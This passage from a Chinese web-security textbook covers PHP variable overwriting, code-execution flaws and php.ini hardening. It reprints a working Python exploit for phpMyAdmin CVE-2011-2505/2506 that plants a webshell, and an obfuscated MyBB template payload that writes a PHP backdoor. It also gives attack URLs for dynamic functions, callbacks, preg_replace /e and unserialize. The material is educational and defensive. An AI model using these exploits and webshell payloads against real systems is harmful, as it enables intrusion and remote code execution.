if (ini_get('register_globals')) foreach($_REQUEST as $k=>$v) unset(${$_k});
print $a;
print $_GET[b];
?>
```

这是一段常见的禁用 register_globals 的代码：

```
if (ini_get('register_globals')) foreach($_REQUEST as $k=>$v) unset(${$_k});
```

变量 \$a 未初始化，在 register_globals = ON 时，再尝试控制 “\$a” 的值，会因为这段禁用代码而出错。

提交：http://www.a.com/test1.php?a=1&b=2




```
Register_globals: 1
Notice: Undefined variable: a in D:\soft\develop\env\sites\www.
Notice: Use of undefined constant b - assumed 'b' in D:\soft\develop\env\sites\www.
2
```

显示变量 a 未定义

而当尝试注入 “GLOBALS[a]” 以覆盖全局变量时，则可以成功控制变量 “\$a” 的值。

提交：http://www.a.com/test1.php?GLOBALS[a]=1&b=2



```
Register_globals: 1
1
Notice: Use of undefined constant b - assumed 'b' in D:\soft\develop\env\sites\www.
2
```

显示变量 a 的值

这是因为 unset()默认只会销毁局部变量，要销毁全局变量必须使用\$GLOBALS。比如：

```
<?php
function foo() {
    unset($GLOBALS['bar']);
}

$bar = "something";
foo();
?>
```

而在 register_globals = OFF 时，则无法覆盖到全局变量。

```
← → C | www.a.com/test1.php?GLOBALS[a]=1&b=2
Register_globals: 0
Notice: Undefined variable: a in D:\soft\develop\env\sites\www.a.com\test1.php
Notice: Use of undefined constant b - assumed 'b' in D:\soft\develop\env\sites\www.a.com\test1.php
2
显示变量 a 未定义
```

所以如果实现代码关闭 register_globals，则一定要覆盖所有的 superglobals，推荐使用下面的代码：

```
<?php
// Emulate register_globals off
function unregister_GLOBALS()
{
    if (!ini_get('register_globals')) {
        return;
    }

    // Might want to change this perhaps to a nicer error
    if (isset($_REQUEST['GLOBALS']) || isset($_FILES['GLOBALS'])) {
        die('GLOBALS overwrite attempt detected');
    }

    // Variables that shouldn't be unset
    $noUnset = array('GLOBALS', '_GET',
                     '_POST', '_COOKIE',
                     '_REQUEST', '_SERVER',
                     '_ENV', '_FILES');

    $input = array_merge($_GET, $_POST,
                        $_COOKIE, $_SERVER,
                        $_ENV, $_FILES,
                        isset($_SESSION) && is_array($_SESSION) ? $_SESSION : array());

    foreach ($input as $k => $v) {
        if (!in_array($k, $noUnset) && isset($GLOBALS[$k])) {
            unset($GLOBALS[$k]);
        }
    }
}

unregister_GLOBALS();

?>
```

这在共享的 PHP 环境中（比如 App Engine 中）可能会比较有用。

回到变量覆盖上来，即便变量经过了初始化，但在 PHP 中还是有很多方式可能导致变量覆盖。当用户能够控制变量来源时，将造成一些安全隐患，严重的将引起 XSS、SQL 注入等攻击，或者是代码执行。

14.2.2 extract()变量覆盖

extract()函数能将变量从数组导入当前的符号表，其函数定义如下：

```
int extract ( array $var_array [, int $extract_type [, string $prefix ]] )
```

其中，第二个参数指定函数将变量导入符号表时的行为，最常见的两个值是“EXTR_OVERWRITE”和“EXTR_SKIP”。

当值为“EXTR_OVERWRITE”时，在将变量导入符号表的过程中，如果变量名发生冲突，则覆盖已有变量；值为“EXTR_SKIP”则表示跳过不覆盖。若第二个参数未指定，则在默认情况下使用“EXTR_OVERWRITE”。

看如下代码：

```
<?php  
  
$auth = '0';  
extract($_GET);  
  
if ($auth == 1){  
    echo "private!";  
}else {  
    echo "public!";  
}  
  
?>
```

当 extract() 函数从用户可以控制的数组中导出变量时，可能发生变量覆盖。在这个例子里，extract() 从\$_GET 中导出变量，从而可以导致任意变量被覆盖。假设用户构造以下链接：

<http://www.a.com/test1.php?auth=1>

将改变变量\$auth 的值，绕过服务器端逻辑。

一种较为安全的做法是确定 register_globals = OFF 后，在调用 extract() 时使用 EXTR_SKIP 保证已有变量不会被覆盖。但 extract() 的来源如果能被用户控制，则仍然是一种非常糟糕的使用习惯。同时还要留意变量获取的顺序，在 PHP 中是由 php.ini 中的 variables_order 所定义的顺序来获取变量的。

类似 extract()，下面几种场景也会产生变量覆盖的问题。

14.2.3 遍历初始化变量

常见的一些以遍历的方式释放变量的代码，可能会导致变量覆盖。比如：

```
$chs = '';
if($_POST && $charset != 'utf-8') {
    $chs = new Chinese('UTF-8', $charset);
    foreach($_POST as $key => $value) {
        $$key = $chs->Convert($value);
    }
    unset($chs);
}
```

若提交参数 chs，则可覆盖变量“\$chs”的值。

在代码审计时需要注意类似“\$\$k”的变量赋值方式有可能覆盖已有的变量，从而导致一些不可控制的结果。

14.2.4 import_request_variables 变量覆盖

```
bool import_request_variables ( string $types [, string $prefix ] )
```


`import_request_variables()` 将 GET、POST、Cookie 中的变量导入到全局，使用这个函数只需要简单地指定类型即可。其中第二个参数是为导入的变量添加的前缀，如果没有指定，则将覆盖全局变量。

```
<?php
$auth = '0';
import_request_variables('G');

if ($auth == 1){
    echo "private!";
} else {
    echo "public!";
}

?>
```

以上代码中，`import_request_variables('G')` 指定导入 GET 请求中的变量，从而导致变量覆盖问题。



14.2.5 parse_str()变量覆盖

```
void parse_str ( string $str [, array &$arr ] )
```

`parse_str()` 函数往往被用于解析 URL 的 query string，但是当参数值能被用户控制时，很可能导致变量覆盖。

类似下面的写法都是危险的：

```
//var.php?var=new 变量覆盖
$var = 'init';
parse_str($_SERVER['QUERY_STRING']);
print $var;
```

如果指定了 `parse_str()` 的第二个参数，则会将 query string 中的变量解析后存入该数组变量中。因此在使用 `parse_str()` 时，应该养成指定第二个参数的好习惯。

与 `parse_str()` 类似的函数还有 `mb_parse_str()`。

还有一些变量覆盖的方法，难以一次列全，但有以下安全建议：

首先，确保 `register_globals = OFF`。若不能自定义 `php.ini`，则应该在代码中控制。

其次，熟悉可能造成变量覆盖的函数和方法，检查用户是否能控制变量的来源。

最后，养成初始化变量的好习惯。

14.3 代码执行漏洞

PHP 中的代码执行情况非常灵活，但究其原因仍然离不开两个关键条件：第一是用户能够控制的函数输入；第二是存在可以执行代码的危险函数。但 PHP 代码的执行过程可能是曲折的，有些问题很隐蔽，不易被发现，要找出这些问题，对安全工程师的经验有较高的要求。

14.3.1 “危险函数” 执行代码

在前文中提到，文件包含漏洞是可以造成代码执行的。但在 PHP 中，能够执行代码的方式远不止文件包含漏洞一种，比如危险函数 `popen()`、`system()`、`passthru()`、`exec()` 等都可以直接执行系统命令。此外，`eval()` 函数也可以执行 PHP 代码。还有一些比较特殊的情况，比如允许用户上传 PHP 代码，或者是应用写入到服务器的文件内容和文件类型可以由用户控制，都可能导致代码执行。

下面通过几个真实案例，来帮助深入理解 PHP 中可能存在的代码执行漏洞。

14.3.1.1 phpMyAdmin 3.4.3.1 远程代码执行漏洞

在 phpMyAdmin 版本 3.3.10.2 与 3.4.3.1 以下存在一个变量覆盖漏洞，漏洞编号为：CVE-2011-2505，漏洞代码存在于 `libraries/auth/swekey/swekey.auth.lib.php` 中。

```
if (strstr($_SERVER['QUERY_STRING'], 'session_to_unset') != false)
{
    parse_str($_SERVER['QUERY_STRING']);
    session_write_close();
    session_id($session_to_unset);
    session_start();
    $_SESSION = array();
    session_write_close();
    session_destroy();
    exit;
}
```

这是一个典型的通过 `parse_str()` 覆盖变量的漏洞，但是这个函数的逻辑很短，到最后直

接就 exit 了，原本做不了太多事情。但是注意到 Session 变量是可以保存在服务器端，并常驻内存的，因此通过覆盖 `$_SESSION` 变量将改变很多逻辑。

原本程序逻辑执行到 `session_destroy()` 将正常销毁 Session，但是在此之前 `session_write_close()` 已经将 Session 保存下来，然后到 `session_id()` 处试图切换 Session。

这个漏洞导致的后果，就是所有从 Session 中取出的变量都将变得不再可信任，可能会导致很多 XSS、SQL 注入等问题，但我们直接看由 CVE-2011-2506 导致的静态代码注入——

在 `setup/lib/ConfigGenerator.class.php` 中：

```
/*
 * Creates config file
 *
 * @return string
 */
public static function getConfigFile()
{
    $cf = ConfigFile::getInstance();

    $crlf = (isset($_SESSION['eol']) && $_SESSION['eol'] == 'win') ? "\r\n" : "\n";
    $c = $cf->getConfig();

    // header
    $ret = '<?php' . $crlf
        . '/*' . $crlf
        . ' * Generated configuration file' . $crlf
        . ' * Generated by: phpMyAdmin '
        . ' . $GLOBALS['PMA_Config']->get('PMA_VERSION')
        . ' setup script' . $crlf
        . ' * Date: ' . date(DATE_RFC1123) . $crlf
        . ' */' . $crlf . $crlf;

    // servers
    if ($cf->getServerCount() > 0) {
        $ret .= /* Servers configuration */$crlf;
        foreach ($c['Servers'] as $id => $server) {
            $ret .= /* Server: ' . strtr($cf->getServerName($id), '*/', '-') . " [$id] */" . $crlf
                . '$i++;' . $crlf;
            foreach ($server as $k => $v) {
                $k = preg_replace('/[^A-Za-z0-9_]/', '_', $k);
                $ret .= "\$cfg['Servers'][$i]['$k'] = "
                    . (is_array($v) && self::_isZeroBasedArray($v)
                        ? self::_exportZeroBasedArray($v, $crlf)
                        : var_export($v, true))
                    . ';' . $crlf;
            }
            $ret .= $crlf;
        }
        $ret .= /* End of servers configuration */ . $crlf . $crlf;
    }
    unset($c['Servers']);

    // other settings
    $persistKeys = $cf->getPersistKeysMap();
```

```

foreach ($c as $k => $v) {
    $k = preg_replace('/[^A-Za-z0-9_]/', '_', $k);
    $ret .= self::_getVarExport($k, $v, $crlf);
    if (isset($persistKeys[$k])) {
        unset($persistKeys[$k]);
    }
}
// keep 1d array keys which are present in $persist_keys (config.values.php)
foreach (array_keys($persistKeys) as $k) {
    if (strpos($k, '/') === false) {
        $k = preg_replace('/[^A-Za-z0-9_]/', '_', $k);
        $ret .= self::_getVarExport($k, $cf->getDefaultValue($k), $crlf);
    }
}
$ret .= '?>';

return $ret;
}

```

其中，此处试图在代码中添加注释，但其拼接的是一个变量：

```
$ret .= /* Server: ' . strstr($cf->getServerName($id), '/*', '-') . " [$id] */" . $crlf
```

需要注意的是，`strstr()` 函数已经处理了变量 `$cf->getServerName($id)`，防止该值中含有 `*/`，从而关闭注释符；然而，紧随其后的 `[$id]` 却未做任何处理，它实际上是数组变量 `$c['Servers']` 的 key。

变量 `$c` 则是函数返回的结果：`$c = $cf->getConfig();`

在 `libraries/config/ConfigFile.class.php` 中有 `getConfig()` 的实现：

```

/**
 * Returns configuration array (full, multidimensional format)
 *
 * @return array
 */
public function getConfig()
{
    $c = $_SESSION[$this->id];
    foreach ($this->cfgUpdateReadMapping as $map_to => $map_from) {
        PMA_array_write($map_to, $c, PMA_array_read($map_from, $c));
        PMA_array_remove($map_from, $c);
    }
    return $c;
}

```

最终发现 `$c` 是从 `Session` 中取得的，而我们通过前面的漏洞可以覆盖 `Session` 中的任意变量，从而控制变量 `$c`，最终注入 `/*` 闭合注释符，将 PHP 代码插入到 `config/config.inc.php` 中并执行。

此漏洞的利用条件是 `config` 目录存在并可写，而很多时候管理员可能会在完成初始化安装后，删除 `config` 目录。

国内安全研究者 wofeiwo 为此漏洞写了一段 POC：

```

#!/usr/bin/env python
# coding=utf-8
# pma3 - phpMyAdmin3 remote code execute exploit
# Author: wofeiwo<wofeiwo@80sec.com>
# Thx Superhei
# Tested on: 3.1.1, 3.2.1, 3.4.3
# CVE: CVE-2011-2505, CVE-2011-2506
# Date: 2011-07-08
# Have fun, DO *NOT* USE IT TO DO BAD THING.
#####
# Requirements: 1. "config" directory must created&writeable in pma directory.
#                 2. session.auto_start = 1 in php.ini configuration.

import os,sys,urllib2,re

def usage(program):
    print "PMA3 (Version below 3.3.10.2 and 3.4.3.1) remote code execute exploit"
    print "Usage: %s <PMA_url>" % program
    print "Example: %s http://www.test.com/phpMyAdmin" % program
    sys.exit(0)

def main(args):
    try:
        if len(args) < 2:
            usage(args[0])

        if args[1][-1] == "/":
            args[1] = args[1][:-1]

        print "[+] Trying get form token&session_id.."
        content = urllib2.urlopen(args[1]+"/index.php").read()
        r1 = re.findall("token=(\w{32})", content)
        r2 = re.findall("phpMyAdmin=(\w{32,40})", content)

        if not r1:
            r1 = re.findall("token\" value=\"(\w{32})\"", content)
        if not r2:
            r2 = re.findall("phpMyAdmin\" value=\"(\w{32,40})\"", content)
        if len(r1) < 1 or len(r2) < 1:
            print "[-] Cannot find form token and session id...exit."
            sys.exit(-1)

        token = r1[0]
        sessionid = r2[0]
        print "[+] Token: %s , SessionID: %s" % (token, sessionid)

        print "[+] Trying to insert payload in $_SESSION.."
        uri = "/libraries/auth/swekey/swekey.auth.lib.php?session_to_unset=HelloThere&_SESSION[ConfigFile0][Servers][*/eval(getenv('HTTP_CODE'));/*][host]=Hacked+By+PMA&_SESSION[ConfigFile][Servers][*/eval(getenv('HTTP_CODE'));/*][host]=Hacked+By+PMA"
        url = args[1]+uri

        opener = urllib2.build_opener()
        opener.addheaders.append(('Cookie', 'phpMyAdmin=%s; pma_lang=en; pma_mcrypt_iv=ILXf15RoJxQ%3D; PHPSESSID=%s; %s' % (sessionid, sessionid)))
        urllib2.install_opener(opener)
    
```

```

urllib2.urlopen(url)

print "[+] Trying get webshell.."
postdata ="phpMyAdmin=%s&tab_hash=&token=%s&check_page_refresh=&DefaultLang
=en&Server_Default=0&os=unix&submit_save=Save"
% (sessionid, token)
url = args[1]+"/setup/config.php"

# print "[+] Postdata: %s" % postdata
urllib2.urlopen(url, postdata)
print "[+] All done, pray for your lucky!"

url = args[1]+"/config/config.inc.php"
opener.addheaders.append(('Code', 'phpinfo()'))
urllib2.install_opener(opener)
print "[+] Trying connect shell: %s" % url
result = re.findall("System \</td\>\<td class=\"v\"\>(.*?)\</td\>\</tr\>", 
urllib2.urlopen(url).read())
if len(result) == 1:
    print "[+] Lucky u! System info: %s" % result[0]
    print "[+] Shellcode is: eval(getenv('HTTP_CODE'));" 

else:
    print "[+] Cannot get webshell."

except Exception, e:
    print e

if __name__ == "__main__":
    main(sys.argv)

```

关键代码是：

```

uri = "/libraries/auth/swekey/swekey.auth.lib.php?session_to_unset=HelloThere&_
SESSION[ConfigFile0]
[*]/eval(getenv('HTTP_CODE'))/*] [host]=Hacked+By+PMA&_SESSION[ConfigFile][Se
vers][*/eval(getenv('HTTP_CODE'))/*] [host]=Hacked+By+PMA"

```

它将 “*/eval()/*” 注入到要覆盖的 SESSION 变量的 key 中。

14.3.1.2 MyBB 1.4 远程代码执行漏洞

接下来看另外一个案例，这是一个间接控制 eval()函数输入的例子。这是由安全研究者 flyh4t 发现的一个漏洞：MyBB 1.4 admin remote code execution vulnerability。

首先，在 MyBB 的代码中存在 eval() 函数。

```

//index.php, 336行左右

$plugins->run_hooks("index_end");
//出现了eval函数, 注意参数
eval("\$index = '". $templates->get("index") ."';");
output_page($index);

```

挖掘漏洞的过程，通常需要先找到危险函数，然后回溯函数的调用过程，最终看在整个调用的过程中用户是否有可能控制输入。

可以看到 eval()的输入来自于\$templates->get("index")，继续找到此函数的定义：

```
//inc/class_templates.php, 65行左右

function get($title, $eslashes=1, $htmlcomments=1)
{
    global $db, $theme, $mybb;

    //
    // DEVELOPMENT MODE
    //
    if($mybb->dev_mode == 1)
    {
        $template = $this->dev_get($title);
        if($template !== false)
        {
            $this->cache[$title] = $template;
        }
    }

    if(!isset($this->cache[$title]))
    {
        $query = $db->simple_select("templates", "template",
            "title='".$db->escape_string($title)."'"
            AND sid IN ('-2','-1','".{$theme['templateset']}."'))",
            array('order_by' => 'sid', 'order_dir' => 'DESC', 'limit' => 1));
        //从数据库里面取出模板的代码
        $gettemplate = $db->fetch_array($query);
        if($mybb->debug_mode)
        {
            $this->uncached_templates[$title] = $title;
        }

        if(!$gettemplate)
        {
            $gettemplate['template'] = "";
        }

        $this->cache[$title] = $gettemplate['template'];
    }
    $template = $this->cache[$title];

    if($htmlcomments)
    {
        if($mybb->settings['tplhtmlcomments'] == 1)
        {
            $template = "<!-- start: ".htmlspecialchars_uni($title)." -->
                \n{$template}\n
                <!-- end: ".htmlspecialchars_uni($title)." -->";
        }
        else
        {
            $template = "\n{$template}\n";
        }
    }

    if($eslashes)
    {
        $template = str_replace("\\"", "", addslashes($template));
    }
    return $template;
}
```

原来 `get()` 函数获得的内容是从数据库中取出的。取出时经过了一些安全处理，比如 `addslashes()`，那么数据库中的内容用户是否能控制呢？

根据该应用的功能，不难看出这完全是用户提交的数据。

```
//admin/modules/style/templates.php, 372行开始

if($mybb->input['action'] == "edit_template")
{
    $plugins->run_hooks("admin_style_templates_edit_template");

    if(!$mybb->input['title'] || !$sid)
    {
        flash_message($lang->error_missing_input, 'error');
        admin_redirect("index.php?module=style/templates");
    }

    if($mybb->request_method == "post")
    {
        if(empty($mybb->input['title']))
        {
            $errors[] = $lang->error_missing_title;
        }

        if(!$errors)
        {
            $query = $db->simple_select("templates", "*",
                "tid='{$mybb->input['tid']}'");
            $template = $db->fetch_array($query);
            //获取到我们输入的内容，包括模板的标题和内容
            $template_array = array(
                'title' => $db->escape_string($mybb->input['title']),
                'sid' => $sid,
                'template' =>
                    $db->escape_string(trim($mybb->input['template'])),
                'version' => $mybb->version_code,
                'status' => '',
                'dateline' => TIME_NOW
            );

            // Make sure we have the correct tid associated with this template. If the
            // user double submits then the tid could originally be the master template
            // tid, but because the form is submitted again, the tid doesn't get updated to
            // the new modified template one. This then causes the master template to
            // be overwritten
            $query = $db->simple_select("templates", "tid",
                "title='".$db->escape_string($template['title'])."'"
                AND (sid = '-2' OR sid = '{$template['sid']}')");
            array('order_by' => 'sid', 'order_dir' => 'desc', 'limit' => 1));
            $template['tid'] = $db->fetch_field($query, "tid");

            if($sid > 0)
            {
                // Check to see if it's never been edited before (i.e. master) or if
                // this a new template (i.e. we've renamed it) or if it's a custom
                // template
                $query = $db->simple_select("templates", "sid",
                    "title='".$db->escape_string($mybb->input['title'])."'"
                    AND (sid = '-2' OR sid = '{$sid}' OR sid='{$template['sid']}')");
            }
        }
    }
}
```

```

array('order_by' =>
'sid', 'order_dir' => 'desc'));
$existing_sid = $db->fetch_field($query, "sid");
$existing_rows = $db->num_rows($query);
//更新模板数据库
if(($existing_sid == -2 && $existing_rows == 1) || $existing_rows == 0)
{
    $tid = $db->insert_query("templates", $template_array);
}
else
{
    $db->update_query("templates", $template_array,
"tid='{$template['tid']}' AND sid != '-2'");
}
}
}

```

通过编辑模板功能可以将数据写入数据库，然后通过调用前台文件使得 eval() 得以执行，唯一需要处理的是一些敏感字符。

flyh4t 给出了如下 POC：

```

在后台 Home -> Template Sets -> Default Templates 选择Edit Template: index
在{$headerinclude}下写入如下一段代码后保存:
{${assert(chr(102).chr(112).chr(117).chr(116).chr(115).chr(40).chr(102).chr(111).chr(
112).chr(101).chr(110).chr(40).chr(39).chr(99).chr(97).chr(99).chr(104).chr(101).chr(
47).chr(102).chr(108).chr(121).chr(104).chr(52).chr(116).chr(46).chr(112).chr(104).ch
r(112).chr(39).chr(44).chr(39).chr(119).chr(39).chr(41).chr(44).chr(39).chr(60).chr(6
3).chr(112).chr(104).chr(112).chr(32).chr(64).chr(36).chr(95).chr(80).chr(79).chr(83)
.chr(84).chr(91).chr(119).chr(93).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(
84).chr(91).chr(102).chr(93).chr(41).chr(63).chr(62).chr(39).chr(41).chr(59))}}
访问首页后将在cache目录下生成flyh4t.php, 内容为<?php @$_POST[w]($_POST[f])?>

```

这个案例清晰地展示了如何从“找到敏感函数 eval()”到“成为一个代码执行漏洞”的过程。虽然这个漏洞要求具备应用管理员的身份才能编辑模板，但是攻击者可能会通过 XSS 或其他手段来完成这一点。

14.3.2 “文件写入” 执行代码

在 PHP 中对文件的操作一定要谨慎，如果文件操作的内容用户可以控制，则也极容易成为漏洞。

下面这个 Discuz! admin\database.inc.php get-webshell bug 由 ring04h 发现。

在 database.inc.php 导入 zip 文件时，存在写文件操作，但其对安全的判断过于简单，导致用户可以将此文件内容修改为 PHP 代码：

```

.....
elseif($operation == 'importzip') {

    require_once DISCUZ_ROOT.'admin/zip.func.php';
    $unzip = new SimpleUnzip();
    $unzip->ReadFile($datafile_server);
    if($unzip->Count() == 0 || $unzip->GetError(0) != 0 || !preg_match("/\.sql$/i",
$importfile = $unzip->GetName(0)));
}
}

```

```

        cpmsg('database_import_file_illegal', '', 'error');

}

$identify = explode(',', base64_decode(preg_replace("/^# Identify:\s*(\w+).*/s",
"\\"I", substr($unzip->GetData(0), 0, 256))));

$confirm = !empty($confirm) ? 1 : 0;
if (!$confirm && $identify[1] != $version) {
    cpmsg('database_import_confirm', 'admincp.php?action=database&operation=
importzip&datafile_server=$datafile_server&importsubmit=yes&confirm=yes',
'form');
}

$sqlfilecount = 0;
foreach ($unzip->Entries as $entry) {
    if (preg_match("/\.sql$/i", $entry->Name)) {
        $fp = fopen('../forumdata/'.$backupdir.'/'.$entry->Name, 'w');
        fwrite($fp, $entry->Data);
        fclose($fp);
        $sqlfilecount++;
    }
}
.....

```

最后有 `fwrite()` 写文件操作。同时注意：

```
preg_match("/\.sql$/i", $importfile = $unzip->GetName(0))
```

将控制文件后缀为 `.sql`，但是其检查并不充分，攻击者可以利用 Apache 的文件名解析特性（参考“文件上传漏洞”一章），构造文件名为：081127_k4pFUs3C-1.php.sql。此文件名在 Apache 下默认会作为 PHP 文件解析，从而获得代码执行。

漏洞 POC:

```
<6.0 :admincp.php?action=importzip&datafile_server=./附件路径/附件名.zip&importsubmit=yes
=6.1 :admincp.php?action=database&operation=importzip&datafile_server=./附件路径/附件名
称.zip&importsubmit=yes&frames=yes
```

14.3.3 其他执行代码方式

通过上面的几个真实案例，让我们对 PHP 中代码执行漏洞的复杂性有了初步的了解。如果对常见的代码执行漏洞进行分类，则可以总结出一些规律。熟悉并理解这些可能导致代码执行的情况，对于代码审核及安全方案的设计有着积极意义。

直接执行代码的函数

PHP 中有不少可以直接执行代码的函数，比如：`eval()`、`assert()`、`system()`、`exec()`、`shell_exec()`、`passthru()`、`escapeshellcmd()`、`pcntl_exec()` 等。

```
<?php
eval('echo $foobar;');
?>
```

一般来说，最好在 PHP 中禁用这些函数。在审计代码时则可以检查代码中是否存在这些函数，然后回溯危险函数的调用过程，看用户是否可以控制输入。

文件包含

文件包含漏洞也是代码注入的一种，需要高度关注能够包含文件的函数：include()、include_once()、require()、require_once()。

```
<?php
$to_include = $_GET['file'];
require_once($to_include . '.html');
?>
```

本地文件写入

能够往本地文件里写入内容的函数都需要重点关注。

这样的函数较多，常见的有 file_put_contents()、fwrite()、fputs()等。在上节中就举了一个写入本地文件导致代码执行的案例。

需要注意的是，写入文件的功能可以和文件包含、危险函数执行等漏洞结合，最终使得原本用户无法控制的输入变成可控。在代码审计时要注意这种“组合类”漏洞。

preg_replace()代码执行

preg_replace()的第一个参数如果存在/e 模式修饰符，则允许代码执行。

```
<?php
$var = '<tag>phpinfo()</tag>';
preg_replace("/<tag>(.*)</tag>/e", 'addslashes(\1)', $var);
?>
```

需要注意的是，即便第一个参数中并没有/e 模式修饰符，也是有可能执行代码的。这要求第一个参数中包含变量，并且用户可控，有可能通过注入 /e%00 的方式截断文本，注入一个“/e”。

```
<?php
$regexp = $_GET['re'];
$var = '<tag>phpinfo()</tag>';
preg_replace("/<tag>(.*)$regexp</tag>/", '\1', $var);
?>
```

针对这段代码，可以通过如下方式注入：

```
http://www.example.com/index.php?re=</tag>/e%00
```

当 preg_replace() 的第一个参数中包含了/e 时，用户无论是控制了第二个参数还是第三个参数，都可以导致代码执行。

动态函数执行

用户自定义的动态函数可以导致代码执行，需要注意这种情况。

```
<?php
$dyn_func = $_GET['dyn_func'];
$argument = $_GET['argument'];
```

```
$dyn_func($argument);
?>
```

这种写法近似于后门，将直接导致代码执行，比如：

```
http://www.example.com/index.php?dyn_func=system&argument=uname
```

与此类似，`create_function()`函数也具备此能力。

```
<?php
$foobar = $_GET['foobar'];
$dyn_func = create_function('$foobar', "echo $foobar;");
$dyn_func('');
?>
```

攻击 payload 如下：

```
http://www.example.com/index.php?foobar=system('ls')
```

Curly Syntax

PHP 的 Curly Syntax 也能导致代码执行，它将执行花括号间的代码，并将结果替换回去，如下例：

```
<?php
$var = "I was innocent until ${`ls`} appeared here";
?>
```

`ls` 命令将列出本地目录的文件，并将结果返回。

如下例，`phpinfo()`函数将执行：

```
<?php
$foobar = 'phpinfo';
${'foobar'}();
?>
```

回调函数执行代码

很多函数都可以执行回调函数，当回调函数用户可控时，将导致代码执行。

```
<?php
$evil_callback = $_GET['callback'];
$some_array = array(0, 1, 2, 3);
$new_array = array_map($evil_callback, $some_array);
?>
```

攻击 payload 如下：

```
http://www.example.com/index.php?callback=phpinfo
```

此类函数很多，下面列出一些可以执行 `callback` 参数的函数。

```
array_map()
usort(), uasort(), uksort()
array_filter()
array_reduce()
array_diff_uassoc(), array_diff_ukey()
```

```
array_udiff(), array_udiff_assoc(), array_udiff_uassoc()
array_intersect_assoc(), array_intersect_uassoc()
array_uintersect(), array_uintersect_assoc(), array_uintersect_uassoc()
array_walk(), array_walk_recursive()
xml_set_character_data_handler()
xml_set_default_handler()
xml_set_element_handler()
xml_set_end_namespace_decl_handler()
xml_set_external_entity_ref_handler()
xml_set_notation_decl_handler()
xml_set_processing_instruction_handler()
xml_set_start_namespace_decl_handler()
xml_set_unparsed_entity_decl_handler()
stream_filter_register()
set_error_handler()
register_shutdown_function()
register_tick_function()
```

`ob_start()` 实际上也可以执行回调函数，需要特别注意。

```
<?php
$foobar = 'system';
ob_start($foobar);
echo 'uname';
ob_end_flush();
?>
```

unserialize() 导致代码执行

`unserialize()` 这个函数也很常见，它能将序列化的数据重新映射为 PHP 变量。但是 `unserialize()` 在执行时如果定义了 `__destruct()` 函数，或者是 `__wakeup()` 函数，则这两个函数将执行。

`unserialize()` 代码执行有两个条件，一是 `unserialize()` 的参数用户可以控制，这样可以构造出需要反序列化的数据结构；二是存在 `__destruct()` 函数或者 `__wakeup()` 函数，这两个函数实现的逻辑决定了能执行什么样的代码。

攻击者可以通过 `unserialize()` 控制 `__destruct()` 或 `__wakeup()` 中函数的输入。参考下面的例子：

```
<?php
class Example {
    var $var = '';
    function __destruct() {
        eval($this->var);
    }
}
unserialize($_GET['saved_code']);
?>
```

攻击 payload 如下：

```
http://www.example.com/index.php?saved_code=0:7:"Example":1:{s:3:"var";s:10:"phpinfo();";}
```

攻击 payload 可以先模仿目标代码的实现过程，然后再通过调用 `serialize()` 获得。

以上为一些主要的导致 PHP 代码执行的方法，在代码审计时需要重点关注这些地方。

14.4 定制安全的 PHP 环境

在本章中，我们已经深入了解了 PHP 语言的灵活性，以及 PHP 安全问题的隐蔽性，那么要如何做好 PHP 的安全呢？

除了熟悉各种 PHP 漏洞外，还可以通过配置 `php.ini` 来加固 PHP 的运行环境。

PHP 官方也曾经多次修改 `php.ini` 的默认设置。在本书中，推荐 `php.ini` 中一些安全相关参数的配置。

`register_globals`

当 `register_globals = ON` 时，PHP 不知道变量从何而来，也容易出现一些变量覆盖的问题。因此从最佳实践的角度，强烈建议设置 `register_globals = OFF`，这也是 PHP 新版本中的默认设置。

`open_basedir`

`open_basedir` 可以限制 PHP 只能操作指定目录下的文件。这在对抗文件包含、目录遍历等攻击时非常有用。我们应该为此选项设置一个值。需要注意的是，如果设置的值是一个指定的目录，则需要在目录最后加上一个“/”，否则会被认为是目录的前缀。

```
open_basedir = /home/web/html/
```

`allow_url_include`

为了对抗远程文件包含，请关闭此选项，一般应用也用不到此选项。同时推荐关闭的还有 `allow_url_fopen`。

```
allow_url_fopen = Off
allow_url_include = Off
```

`display_errors`

错误回显，一般常用于开发模式，但是很多应用在正式环境中也忘记了关闭此选项。错误回显可以暴露出非常多的敏感信息，为攻击者下一步攻击提供便利。推荐关闭此选项。

```
display_errors = Off
```

`log_errors`

在正式环境下用这个就行了，把错误信息记录在日志里。正好可以关闭错误回显。

```
log_errors = On
```

magic_quotes_gpc

推荐关闭，它并不值得依赖（请参考“注入攻击”一章），已知已经有若干种方法可以绕过它，甚至由于它的存在反而衍生出一些新的安全问题。XSS、SQL 注入等漏洞，都应该由应用在正确的地方解决。同时关闭它还能提高性能。

```
magic_quotes_gpc = OFF
```

cgi.fix_pathinfo

若 PHP 以 CGI 的方式安装，则需要关闭此项，以避免出现文件解析问题（请参考“文件上传漏洞”一章）。

```
cgi.fix_pathinfo = 0
```

session.cookie_httponly

开启 HttpOnly（HttpOnly 的作用请参考“跨站脚本攻击”一章）。

```
session.cookie_httponly = 1
```

session.cookie_secure

若是全站 HTTPS 则请开启此项。

```
session.cookie_secure = 1
```

safe_mode

PHP 的安全模式是否应该开启的争议一直比较大。一方面，它会影响很多函数；另一方面，它又不停地被黑客们绕过，因此很难取舍。如果是共享环境（比如 App Engine），则建议开启 `safe_mode`，可以和 `disable_functions` 配合使用；如果是单独的应用环境，则可以考虑关闭它，更多地依赖于 `disable_functions` 控制运行环境安全。

`safe_mode` 在当前的 PHP 版本中会影响以下函数。

安全模式限制函数	
函数名	限制
<code>dbmopen()</code>	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
<code>dbase_open()</code>	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
<code>filepro()</code>	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
<code>filepro_rowcount()</code>	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
<code>filepro_retrieve()</code>	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
<code>ifx_*</code>	<code>sql_safe_mode</code> 限制(!= safe mode)
<code>ingres_*</code>	<code>sql_safe_mode</code> 限制(!= safe mode)
<code>mysql_*</code>	<code>sql_safe_mode</code> 限制(!= safe mode)
<code>pg_loimport()</code>	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)

续表

安全模式限制函数	
函数名	限制
